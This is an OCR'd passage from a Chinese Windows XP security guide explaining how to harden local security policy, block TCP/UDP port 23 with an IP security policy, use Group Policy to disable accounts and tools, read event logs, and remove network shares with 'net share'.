2 双击该策略，打开【审计：对备份和还原权限的使用进行审计 属性】对话框。默认情况下，该策略选项的设置是【已禁用】，用户可以选中【已启用】单选按钮，然后单击 确定 按钮将其启用。




6. 禁止在下次更改密码时存储 LAN Manager 的 Hash 值


该策略选项用来确定用户在下次更改密码时，是否存储 LAN Manager（LM）新密码的哈希值。与加密更强的 Windows NT 哈希算法相比，LM 哈希值相对较脆弱，并且容易受到攻击。由于 LM 哈希算法存储在安全数据库的本地计算机上，所以如果安全数据库受到攻击，密码就可能受到威胁。因此，为了能够更好地维护计算机系统的安全，用户有必要禁止在下次更改密码时存储 LAN Manager 的 Hash 值。

具体的操作步骤如下。

1 打开【本地安全设置】窗口，然后在左边窗格中展开【安全选项】选项，在右边窗格中找到并选中【网络安全：不要在下次更改密码时存储 LAN Manager 的 Hash 值】选项。



2 双击该策略选项，打开【网络安全：不要在下次更改密码时存储 LAN Manager 的 Hash 值 属性】对话框。默认情况下，该策略的设置为【已禁用】，用户可以根据自己的实际情况进行设置，这里选中【已启用】单击按钮，然后单击 确定 按钮即可。




7. 在超过登录时间后强制注销

该策略选项用来确定当用户连接到本地计算机上且已超过用户账户的有效登录时间时，是否断开该用户，该设置影响【服务器消息块（SMB）】组件。

如果启用该策略，那么客户登录时间过期后，它会强行断开与 SMB 服务的会话。如果禁用该策略，在客户登录时间过期后则仍然可以保持已建立的客户会话。设置该策略的具体步骤如下。

1 打开【本地安全设置】窗口，然后在左边窗格中展开【安全选项】选项，在右边窗格中找到并选中【网络安全：在超过登录时间后强制注销】选项。


2 双击该选项，打开【网络安全：在超过登录时间后强制注销 属性】对话框。该策略选项的默认设置是【已禁用】，用户可以选中【已启用】单选按钮，然后单击 确定 按钮即可。




8. 设置本地账户共享和安全模式

该策略选项用来确定如何对使用本地账户的网络登录进行身份验证。如果将该选项设置为【经典】，那么使用本地账户凭据的网络登录会使用这些凭据进行身份验证。如果将该选项设置为【仅来宾】，那么使用本地账户的网络登录将自动映射到 Guest 账户。【经典】模式允许对资源访问进行精确控制。使用【经典】模式，可以就同一资源赋予不同的用户不同类型的访问权限。使用【仅来宾】模式，可以公平地对待所有用户。所有用户都将作为来宾得到身份验证，对于指定资源，这些用户可以获得相同级别的访问权限，即只读或修改。设置本地账户的共享和安全模式的具体步骤如下。

1 打开【本地安全设置】窗口，然后在左边窗格中展开【安全选项】选项，在右边窗格中找到并选中【网络访问：本地账户的共享和安全模式】选项。



2 双击该策略，打开【网络访问：本地账户的共享和安全模式 属性】对话框。在该对话框的下拉列表中包含两个选项，即【仅来宾－本地用户以来宾身份验证】和【经典－本地用户以自己的身份验证】，用户可以根据自己的实际情况进行选择，设置完成单击 确定 按钮即可。




使用【仅来宾】模式，任何可以通过网络访问计算机的用户（包括匿名的 Internet 用户）都可以访问共享资源，此时必须使用 Internet 连接防火墙（ICF）、Windows 防火墙或其他类似设备保护用户的计算机免受未经授权的访问。同样，使用【经典】模式，应该使用密码来保护本地账户，否则任何人都可以使用这些账户来访问共享系统资源。


9. 不允许 SAM 账户和共享的匿名枚举

该策略选项用来确定是否允许匿名枚举 SAM 账户和共享。Windows 允许匿名用户进行某些活动，例如枚举域账户和网络共享名。当管理员要给一个不需要维护相互信任关系的信任域中的用户进行访问授权时，这是非常方便的。如果用户不想允许匿名枚举 SAM 账户和共享，则可使用该策略。具体的操作步骤如下。

1 打开【本地安全设置】窗口，在左边窗格中展开【安全选项】选项，然后在右边窗格中找到并选中【网络访问：不允许 SAM 账户和共享的匿名枚举】选项。




2 双击该选项，打开【网络访问：不允许 SAM 账户和共享的匿名枚举 属性】对话框。该策略选项的默认设置为【已禁用】，用户可选中【已启用】单选按钮，然后单击 确定 按钮即可。



10. 可远程访问的注册表路径

该策略选项用来确定在网络上的远程用户可以访问哪些注册表路径，无论注册表项 winreg 的访问控制列表（ACL）中列出的是用户还是组。具体的操作步骤如下。

1 打开【本地安全设置】窗口，在左边窗格中选中【安全选项】选项，在右边窗格中选中【网络访问：可远程访问的注册表路径】选项。



2 双击该选项，打开【网络访问：可远程访问的注册表路径 属性】对话框。

3 在该对话框中显示的是可以被远程访问的注册表路径。如果用户不希望某个路径可以被远程访问，可以选中该路径选项，然后单击鼠标右键，从弹出的快捷菜单中选择【删除】菜单项将其删除。如果用户想要添加新的可以被远程访问的注册表路径，可以直接在该列表框中输入相应的注册表路径。设置完成单击 确定 按钮即可。


11. 让“每个人”权限应用于匿名用户

该策略用来确定匿名用户连接到本地机应具有的其他权限。Windows 允许匿名用户进行某些活动，例如枚举域账户名和网络共享名。默认情况下，Everyone 安全标识符（SID）会从为匿名连接创建的令牌中删除。因此，授予 Everyone 组的权限不会应用到匿名用户。


如果设置了该选项，匿名用户则只能访问其已得到明确访问授权的资源。如果启用该策略，Everyone SID 则会被添加到为匿名连接而创建的令牌中。在这种情况下，匿名用户可以访问已授予 Everyone 组权限的所有资源。

具体的操作步骤如下。

1 打开【本地安全设置】窗口，在左边窗格中展开【安全选项】选项，在右边窗格中找到并选中【网络访问：让“每个人”权限应用于匿名用户】选项。



2 双击该选项，打开【网络访问：让“每个人”权限应用于匿名用户 属性】对话框。该策略选项默认设置为【已禁用】，用户可以根据自己的实际情况进行设置。选中【已启用】单选按钮，则表示匿名用户可以访问已授予 Everyone 组权限的所有资源，然后单击 确定 按钮即可。




13.1.2　设置 IP 安全策略


用户可以创建并定义适合自己的 IP 安全策略，从而给自己的计算机系统提供一个更加安全的环境。例如用户可以将一些比较敏感的端口添加到禁止策略中，从而使得一些木马、后门程序和网络攻击等被关在“系统大门”之外。

在 Windows 的本地安全策略设置中，用户可以自己创建并定义相应的 IP 安全策略。下面以禁止 23 号端口为例，介绍创建并定义 IP 安全策略的具体步骤。


1 打开【本地安全设置】窗口，在左边窗格中展开【IP 安全策略，在本地计算机】选项。




2 在该选项上单击鼠标右键，从弹出的快捷菜单中选择【创建 IP 安全策略】菜单项，打开【IP 安全策略向导】对话框，单击 下一步(N) > 按钮。



3 打开【IP 安全策略名称】对话框，在这里用户可以设置所创建的 IP 安全策略的名称以及描述。这里将【名称】命名为“禁止 23 号端口”，【描述】为空，然后单击 下一步(N) > 按钮。




4 打开【安全通信请求】对话框，撤选【激活默认响应规则】复选框。



5 单击 下一步(N) > 按钮，弹出【正在完成 IP 安全策略向导】对话框，选中【编辑属性】复选框，然后单击 完成 按钮，打开【禁止 23 号端口 属性】对话框，撤选【使用“添加向导”】复选框。


6 单击 添加(D)... 按钮，打开【新规则 属性】对话框。

7 单击 添加(D)... 按钮，弹出【IP 筛选器列表】对话框，撤选【使用“添加向导”】复选框。



8 单击 添加(D)... 按钮，打开【筛选器 属性】对话框，在这里用户可以对该 IP 安全策略的一些相关的设置选项进行设置，例如协议、端口和描述。切换到【寻址】选项卡中，在【源地址】下拉列表中选择【任何 IP 地址】选项，在【目标地址】下拉列表中选择【我的 IP 地址】选项。

9 切换到【协议】选项卡中，在【选择协议类型】下拉列表中选择【TCP】选项，在【设置 IP 协议端口】组合框中选中【从任意端口】单选按钮和【到此端口】单选按钮，然后在【到此端口】下面的文本框中输入“23”，最后单击 确定 按钮即可添加一个屏蔽 TCP 协议 23 号端口的筛选器，接着用同样的方法添加一个屏蔽 UDP 协议 23 号端口的筛选器。



10 返回【新规则 属性】对话框，在【IP 筛选器列表】列表框中选中【新 IP 筛选器列表】单选按钮。


11 切换到【筛选器操作】选项卡中，撤选【使用“添加向导”】复选框。

12 单击 添加(D)... 按钮，打开【新筛选器操作 属性】对话框，在【安全措施】选项卡中选中【阻止】单选按钮。

13 单击 确定 按钮，返回【新规则 属性】对话框，此时可发现在【筛选器操作】列表框中增加了一个【新筛选器操作】选项。

14 在【筛选器操作】列表框中选中【新筛选器操作】单选按钮，然后单击 关闭 按钮，返回【禁止 23 号端口 属性】对话框。

15 用户可以发现在【IP 安全规则】列表框中增加了一个【新 IP 筛选器列表】选项，并且其左边的复选框呈选中状态。单击 确定 按钮，即可添加一个禁止23号端口的IP安全策略。重新打开【本地安全设置】窗口，在右边窗格中的【禁止 23 号端口】选项上单击鼠标右键，从弹出的快捷菜单中选择【指派】菜单项，然后重新启动计算机即可使设置生效。



13.2 组策略

所谓组策略就是指基于组的策略。它以 Windows 中的一个 MMC 管理单元的形式存在，可以帮助系统管理员针对整台计算机或是特定用户来设置多种配置选项，包括桌面配置和安全配置等。

13.2.1 组策略的基础知识

用户对所有策略的更改和设置都将保存到相关的注册表项中。例如，用户对【计算机配置】的设置保存在 HKEY_LOCAL_MACHINE 注册表项中，而对【用户配置】的设置则保存在 HKEY_CURRENT_USER 注册表项中。


1. 组策略的打开方式

打开组策略的方法一般有两种，即使用命令行和在 MMC 中选择 GPE 插件。下面分别介绍这两种方式。


使用命令行方式打开【组策略】窗口

像使用其他 Windows 自带的工具一样，用户也可以使用命令行来打开【组策略】窗口。

选择【开始】➢【运行】菜单项，打开【运行】对话框（或者使用【Win】+【R】快捷键打开【运行】对话框），在【打开】下拉列表文本框中输入“gpedit.msc”命令，然后按下【Enter】键。



随即打开【组策略】窗口。在该窗口的左边窗格中包括两个选项，即【计算机配置】和【用户配置】。



在 MMC 控制台中选择 GPE 插件来打开【组策略】窗口


MMC 是 Microsoft Management Console 的缩写，它是 Windows 中一个很重要的系统管理工具，而组策略实际上就是一个已经预置在 Windows 中的 MMC，因此用户可以将其作为独立的 MMC 来打开。用户可以通过在 MMC 中选择 GPE 插件来打开【组策略】窗口，具体的操作步骤如下。

1 在【运行】对话框中的【打开】下拉列表文本框中输入“mmc”命令，然后按下【Enter】键，打开【控制台 1】窗口，即 Microsoft 管理控制台。

2 在该窗口中选择【文件】➢【添加/删除管理单元】菜单项，打开【添加/删除管理单元】对话框，切换到【独立】选项卡。

3 单击 添加(D)... 按钮，打开【添加独立管理单元】对话框，此时用户可以看到在【可用的独立管理单元】列表框中显示了系统中早已预置好的独立管理单元，在其中找到并选中【组策略】选项，然后单击 添加(A) 按钮。


4 打开【欢迎使用组策略向导】对话框，默认情况下，该组策略是为本地计算机设置的，此处保持系统默认设置，即使用本地计算机，选中【当从命令行开始时，允许更改“组策略管理单元”的焦点。只有您保存该控制台的情况下，这点才可以起作用】复选框，即当用户使用命令行打开【组策略】窗口时，用户可以对其中的内容进行更改，设置完毕单击 完成 按钮。



5 返回【添加独立管理单元】对话框，单击 关闭(C) 按钮将其关闭。

6 返回【添加/删除管理单元】对话框，用户可以发现相应的【“本地计算机”策略】选项已被添加到相应的列表框中。

7 单击 确定 按钮，返回【控制台 1】窗口，此时可以发现打开了相应的组策略管理单元。



2. 组策略的作用

组策略是管理员为计算机和用户定义的，用于控制应用程序、系统设置和管理模板的一种机制。通俗一点说，它是介于控制面板和注册表之间的一种修改系统和设置程序的工具。

如用户所知，注册表就好比一个庞大的数据库，它保存着 Windows 系统中与系统、应用软件配置相关的信息。随着 Windows 功能的越来越丰富，以及用户安装在计算机中的软件程序越来越多，注册表里的相关信息也会越来越多。

在注册表中，很多信息都是可以由用户自定义设置的，但这些信息发布在注册表的各个角落，如果是手动配置，则会非常困难和繁杂。而组策略则将系统重要的配置功能汇集成了各种配置模块，供管理人员直接使用，从而达到方便管理计算机的目的。

简单地说，组策略就是修改注册表中的配置的一个有效工具。当然，组策略使用自己更加完善的管理组织方法，可以对各种对象中的配置进行管理和设置，远比手动修改注册表更加方便、灵活，功能也更加强大。

利用组策略可以修改系统桌面、【开始】菜单、登录方式、组件、网络及 IE 浏览器等许多设置。

通常情况下，像一些常用的系统、外观及网络设置等，用户可以在控制面板中进行修改。但往往用户对此并不满意，因为通过控制面板能修改的设置太少！水平高一点的用户可以使用修改注册表的方法来设置，但是注册表中涉及的内容又太多，修改起来也不方便。组策略正好介于两者之间，涉及的内容比控制面板中的多，安全性和控制面板一样高，而条理性、可操作性又比注册表强。

13.2.2 设置安全策略

系统的安全一直是一个难以回避的问题，无论是病毒、木马，还是网络上的攻击者，都在做着入侵并破坏用户计算机系统的努力。为防范这些难以预料的入侵给用户带来的威胁，用户有必要进行一些系统安全方面的设置。

1. Windows XP 的系统安全方案

默认情况下，当用户刚刚安装好 Windows XP 系统后，在 Windows 中会存在 3 个账户，即 Administrator 账户、Guest 账户以及用户在安装操作系统时创建的用户账户。在安装操作系统时，用户往往会忽略设置 Administrator 账户的密码，从而给用户的计算机安全造成漏洞。

还有，在系统默认的情况下，Guest 账户是开启的，开启 Guest 账户主要是为了方便局域网中的其他用户访问本地计算机，但这同时也会给用户的计算机系统安全带来威胁。

网络上的攻击者会利用各种手段来获取用户计算机中的超级管理员权限，以达到不可告人的目的。例如，有的网络攻击者会利用用户开启的 Guest 账户合法进入用户的计算机系统，然后再通过一些命令和工具来获取 Administrator 账户的超级管理员权限，删除用户计算机中的重要文件，或者窃取用户的机密文件，甚至删除系统文件，从而造成系统崩溃。

出于对以上种种威胁的考虑，用户有必要对自己的计算机系统的安全性进行了解，然后再在了解的基础上进行管理和维护，设计出一套适合自己的系统安全方案，以维护自己计算机系统的安全。

- **禁用 Guest 账户**


系统中的 Guest 账户是为了方便其他的访问者而设置的，但是这个账户的存在往往也会

成为非法用户入侵用户计算机的“方便之门”。如果用户不使用 Guest 账户，那么最好是将其禁用，以保证自己计算机系统的安全。

使用组策略可以将 Guest 账户禁用，具体的操作步骤如下。

1 按照前面介绍的方法打开【组策略】窗口，在左边窗格中依次展开【“本地计算机”策略】➢【计算机配置】➢【Windows 设置】➢【安全设置】➢【本地策略】➢【安全选项】选项，在右边窗格中可以看到很多策略选项。

2 在右边窗格中找到【账户：来宾账户状态】选项并双击，打开【账户：来宾账户状态 属性】对话框。默认情况下，Guest 账户的状态为【已启用】，用户可选中【已禁用】单选按钮，然后单击 确定 按钮即可。




另外用户还可以像给 Administrator 进行重命名一样，也可以对 Guest 账户进行重命名的操作。

禁用 Administrator 账户

为了更好地保护自己的计算机系统，用户有必要创建一个拥有与 Administrator 账户一样权限的账户，这样便可以将 Administrator 账户禁用，从而杜绝安全漏洞。禁用 Administrator 账户可以在组策略中进行，具体的操作步骤如下。

1 打开【组策略】窗口，在左边窗格中依次展开【“本地计算机”策略】➢【计算机配置】➢【Windows 设置】➢【安全设置】➢【本地安全策略】➢【安全选项】选项。

2 在右边窗格中找到【账户：管理员账户状态】选项并双击，打开【账户：管理员账户状态 属性】对话框，选中【已禁用】单选按钮，然后单击 确定 按钮即可。



禁用不必要的账户

有的时候，出于某种情况，用户需要在计算机中建立多个临时账户，以供其他人使用，这些账户可能是标准用户账户，也可能是管理员账户，但是当这些账户不再使用的时候，用户却忘记了及时将其删除或者禁用，从而为系统安全带来了漏洞。及时地禁用或删除这些不

再使用的用户账户，对用户维护系统安全来说是很重要的。

2. 禁用相关策略选项以提高系统安全性

在系统中有一些关键的设置可以提高系统的安全性。

禁止使用文件夹选项

在 Windows 操作系统中，“文件夹选项”功能是比较常用的功能之一。使用“文件夹选项”功能，用户可以查看隐藏在计算机中的文件、设置文件夹窗口的打开方式以及进行其他许多有关文件夹选项的设置。

如果用户不希望其他用户更改自己在计算机中的各项设置，可以将该功能禁用。使用组策略禁用该功能的具体步骤如下。

1 打开【组策略】窗口，然后在左边窗格中依次展开【“本地计算机”策略】➢【用户配置】➢【管理模板】➢【Windows 组件】➢【Windows 资源管理器】选项。

2 在右边窗格中找到并双击【从“工具”菜单删除“文件夹选项”菜单】选项，打开【从“工具”菜单删除“文件夹选项”菜单 属性】对话框，该对话框中有 3 个单选按钮，即【未配置】、【已启用】和【已禁用】。选中【已启用】单选按钮，然后单击 确定 按钮，即可禁用“文件夹选项”功能。

禁止使用注册表编辑器

用户可以通过设置组策略来禁用注册表编辑器，具体的操作步骤如下。

1 打开【组策略】窗口，在左边窗格中依次展开【“本地计算机”策略】➢【用户配置】➢【管理模板】➢【系统】选项。

2 在右边窗格中找到并双击【阻止访问注册表编辑器工具】选项，打开【阻止访问注册表编辑器工具 属性】对话框。默认情况下，该选项的设置为【未配置】，选中【已启用】单选按钮，则可发现【禁用后台运行 regedit? 】下拉列表被激活，从中选择【是】选项，然后单击 确定 按钮，即可完成禁用注册表编辑器的设置。

禁止访问控制面板

控制面板是 Windows 中最重要的组件之一。下面介绍如何在组策略中设置禁止访问控制面板，具体的操作步骤如下。

1 打开【组策略】窗口，在左边窗格中依次展开【“本地计算机”策略】➢【用户配置】➢【管理模板】➢【控制面板】选项。

2 在右边窗格中找到并双击【禁止访问控制面板】选项，打开【禁止访问控制面板 属性】对话框。默认情况下，该选项的设置为【未配置】，选中【已启用】单选按钮，然后单击 确定 按钮，即可完成禁止访问控制面板的设置。

此时，当用户打开【开始】菜单时，就会发现【控制面板】菜单项已经没有了。

禁用【控制面板】

13.3 系统安全管理

“计算机管理”是 Windows 管理控制台中的管理工具集，可以用于管理单个的本地或远程计算机。它将几个管理实用程序合并到控制台树中，并提供对管理属性和工具的便捷访问。

13.3.1 事件查看器的使用

通过事件查看器中的事件日志，可以收集关于硬件、软件和系统问题的信息，也可以监视 Windows XP 操作系统的安全事件。

1. 事件日志分类

使用事件查看器，用户可以查看并管理相关的事件日志，例如应用程序日志、安全性日志、系统日志、目录服务日志和文件复制服务日志等。

应用程序日志

应用程序日志中包含由应用程序或系统程序记录的事件。例如，数据库程序可以在应用程序日志中记录文件错误。程序开发人员将决定监视哪些事件。

安全性日志

安全性日志可以记录诸如有效和无效的登录尝试事件等事件，及与资源使用有关的事件，例如创建、打开或删除文件。通过管理器可以指定在安全性日志中记录什么事件。例如，如果用户已经启用登录审核，登录系统的尝试将记录在安全性日志里。

系统日志

系统日志包含 Windows XP 操作系统中系统组件记录的事件。例如，在启动过程中加载驱动程序或其他系统组件失败将记录在系统日志中。Windows XP 操作系统会预先确定由系统组件记录的事件类型。

目录服务日志

目录服务日志包含 Windows 目录服务记录的事件。例如，在目录服务日志中记录服务器和全局编录间的连接问题。

文件复制服务日志

文件复制服务日志包含 Windows 文件复制服务记录的事件。例如，在文件复制服务日志里记录复制失败和域控制器由于 sysvol 更改而更新时发生的事件。

2. 查看并存档日志文件

系统记录事件的日志，其目的就是为了让用户日后查看以发现问题之所在。查看日志文件的方法比较简单，用户只需在事件查看器中双击所要查看的日志文件，即可打开一个包含与该日志文件相关的信息的对话框。具体的操作步骤如下。

1 选择【开始】➢【控制面板】菜单项，打开【控制面板】窗口，双击【管理工具】图标。

2 打开【管理工具】窗口，双击【计算机管理】图标。

3 打开【计算机管理】窗口，在左边窗格中依次展开【计算机管理（本地）】➢【系统工具】➢【事件查看器】选项。

4 选择【事件查看器】➢【应用程序】选项，则可发现在右边窗格中显示出了有关应用程序的所有日志信息。相应地，当用户选中其他选项，如【Internet Explorer】、【安全性】和【系统】选项时，在右边窗格中也会显示出相应的日志

信息。

5 在右边窗格中，系统使用不同的图标表示不同的日志信息，双击要查看的日志信息，则可打开相应的【事件 属性】对话框，在这里用户可以查看有关该日志的详细信息。

6 用户可以在【事件查看器】选项下的任意一个选项上单击鼠标右键（例如这里以保存【应用程序】日志为例），然后从弹出的快捷菜单中选择【另存为日志文件】菜单项，打开【将“应用程序”另存为】对话框，在【文件名】文本框中输入要保存日志的名称，然后单击 保存(S) 按钮即可。

实际上，事件查看器还有很多其他的功能。随着用户使用时间的增长，日志文件也会越来越大，当日志已满而且不能再记录事件时，用户可以通过清除日志来为日志释放空间。如果允许改写下一个记录，那么减少保存事件的次数也可以为日志释放空间。另外，每个日志文件的大小都有一个初始的最大值，即 512KB，用户可以将最大的日志文件大小增加到磁盘和存储器的容量，也可以减小最大日志大小。

13.3.2　共享资源的管理

如果用户的计算机处于局域网中，随着时间的日积月累，计算机中的共享文件夹难免会越来越多。这些共享不仅会给用户带来不必要的麻烦，而且会成为系统安全的漏洞，因此管理好计算机中的共享文件夹是十分重要的。

管理计算机中的共享文件夹一般包括更改访问权限、停止共享等。有关共享文件夹权限的更改，用户只需在相应的文件夹的属性对话框中进行更改即可。


下面介绍如何停止共享。

当用户想要停止一个已经设置为共享的文件夹的共享时，可以通过两种方法来实现，即常规方法和命令行方法。

常规方法

所谓的常规方法是指设置文件夹共享的反过程。下面以停止【Software】文件夹的共享为例进行说明。

在已经设置为共享的【Software】文件夹上单击鼠标右键，从弹出的快捷菜单中选择【共享和安全】菜单项，打开【Software 属性】对话框，撤选【在网络上共享这个文件夹】复选框，然后单击 确定 按钮即可。




命令行方式


除了可以使用上述方法结束共享以外，用户还可以使用命令行的方法来结束共享，即在【命令提示符】窗口中使用命令来结束一些共享。

下面还以结束【Software】文件夹的共享为例，介绍使用这种方法停止共享的具体步骤。

1 按照前面介绍的方法打开【运行】对话框，在【打开】下拉列表文本框中输入“cmd”，然后按下【Enter】键。



2 打开【命令提示符】窗口，然后输入“net share”命令（net 和 share 之间有一个空格），按下【Enter】键，即可将计算机中的所有共享显示出来。



3 接着输入“net share i:\Software /delete”（net 和 share 之间、share 和 i:之间、Software 和/之间均有一个空格）命令并按下【Enter】键，即可删除相应的共享。

下表列出了一些管理计算机中共享的命令。

名称	说明
net file	查看和控制网络上已共享的资源。必须运行服务器（即 Server）服务才能使用该命令
net config server	查看可以访问共享资源的用户成员的最大值和每个会话打开文件的最大数
net use	将计算机和共享资源连接或断开
net share	创建、删除、管理和显示共享资源

13.3.3　管理系统中的服务程序

一般情况下，计算机中运行的后台服务是操作系统正常运行所必需的，但是也有一些例外的情况。例如，一些病毒、木马、恶意程序或网络攻击者植入计算机中的后门程序，可能会在计算机中开启一些便于它们进行“出入”的服务。因此，管理好自己计算机中的服务便显得尤为重要。

1.　查看计算机中正在运行的服务

通过查看计算机中正在运行的后台服务程序，用户可以了解自己的计算机中到底有哪些服务正在运行，从而发现并禁止一些后门程序的服务。

